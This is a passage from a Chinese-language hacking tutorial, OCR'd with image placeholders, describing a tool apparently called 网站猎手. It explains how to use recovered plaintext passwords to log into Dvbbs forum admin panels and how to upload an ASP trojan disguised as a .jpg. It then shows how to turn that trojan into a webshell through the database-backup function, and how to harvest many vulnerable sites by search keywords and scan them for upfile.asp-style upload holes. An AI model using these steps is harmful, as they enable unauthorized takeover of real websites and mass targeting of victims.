


图 7




图 8

再来看看前台管理员，因为动网要求登录后台时，必须在前台以相应的管理员登录才行，所以尽管我们是前台管理员，也知道后台的名字和密码，直接登录后台仍是不行的。选择“前台管理员”选项，再“获取后台信息”，就可以得到前台管理员（图9）。通常前台管理员比后台管理员多，如果分不清谁对应谁，还可以查“前后台对应”。你看，前后台管理员名字相同，密码也相同，这就好办了，因为我们已知道了后台的明文密码。在前台以相应的管理员重新登录，再点“管理”登录后台，就进入后台了（图10）。




图 9




图 10

进入后台，要查看或修改什么是你的自由。但我们是想获得webshell，所以首先看数据库备份。可用的话，在前台将ASP

木马改成jpg后缀，直接上传（图11），然后在后台通过备份数据库获得shell（图12、图13）。




图11

有时，我们不需要上传自己的webshell，其它人要是通过数据库备份得到shell的话，log中也有记录，我们就可以直接拿来使用了。




图12




图13




图14




图15

二漏洞网址收集

网站猎手最大的特点是方便漏洞网址收集，任何新发现的网站漏洞，都可以用它搜索到。首先找出有漏洞系统的特征字串，如DVBBS，“自由动力3”等等。比如购物网站漏洞，可以通过输入“购物商城”（不含引号）来搜到一大堆（图14）。至于更多的搜索技巧，同百度一样，默认使用百度，也可以使用google，方法是直接访问google，然后在网页中搜，同样能获得结果，找出相关网址。

在列表中，你可以点右键弹出相关菜单，进行删除、复制、插入、访问等操作，双击网址则将该网址传递到了最上的网址栏中，以便访问。

当查询完成页面显示出来后，会显示已搜到很多相关网站。这时你就可以点左边的“获取网址”键，相关网址就会收集到左边该键下面的列表框中。

也可以按选项对这些网址进行整理，比如只取根网站，去掉不想要的网址，或者保留想要的网址，这里也有很多技巧，自己可以多试。因为网址可以累积，可能有重复，你可以在整理时删除重复的网站。获得的网址可以导出保存，供其它工具用，也可以从外部导入再次使用。

扫描漏洞文件

获得网址后，就可以点击“检测漏洞文件”页面，来到第二个界面。点“载入网址”，就可以将左边的网址载入到中间列表中，以便对这些网址进行扫描验证了。在列表框上，你可以点右键弹出菜单，按相应菜单条进行修改、复制，或去掉不想要的网址，也可以通过插入来只载入一两个网址。

检测页面可以选择，也可以用增加或导入。购物网站的上传漏洞文件是upfile_flash.asp、upfile.asp、upload.asp，选择这几个就可以了。最下面是检测出证明有漏洞网页存在，有无漏洞则要看是否补上了漏洞（图15）。有些采用跳转页面的网站，如

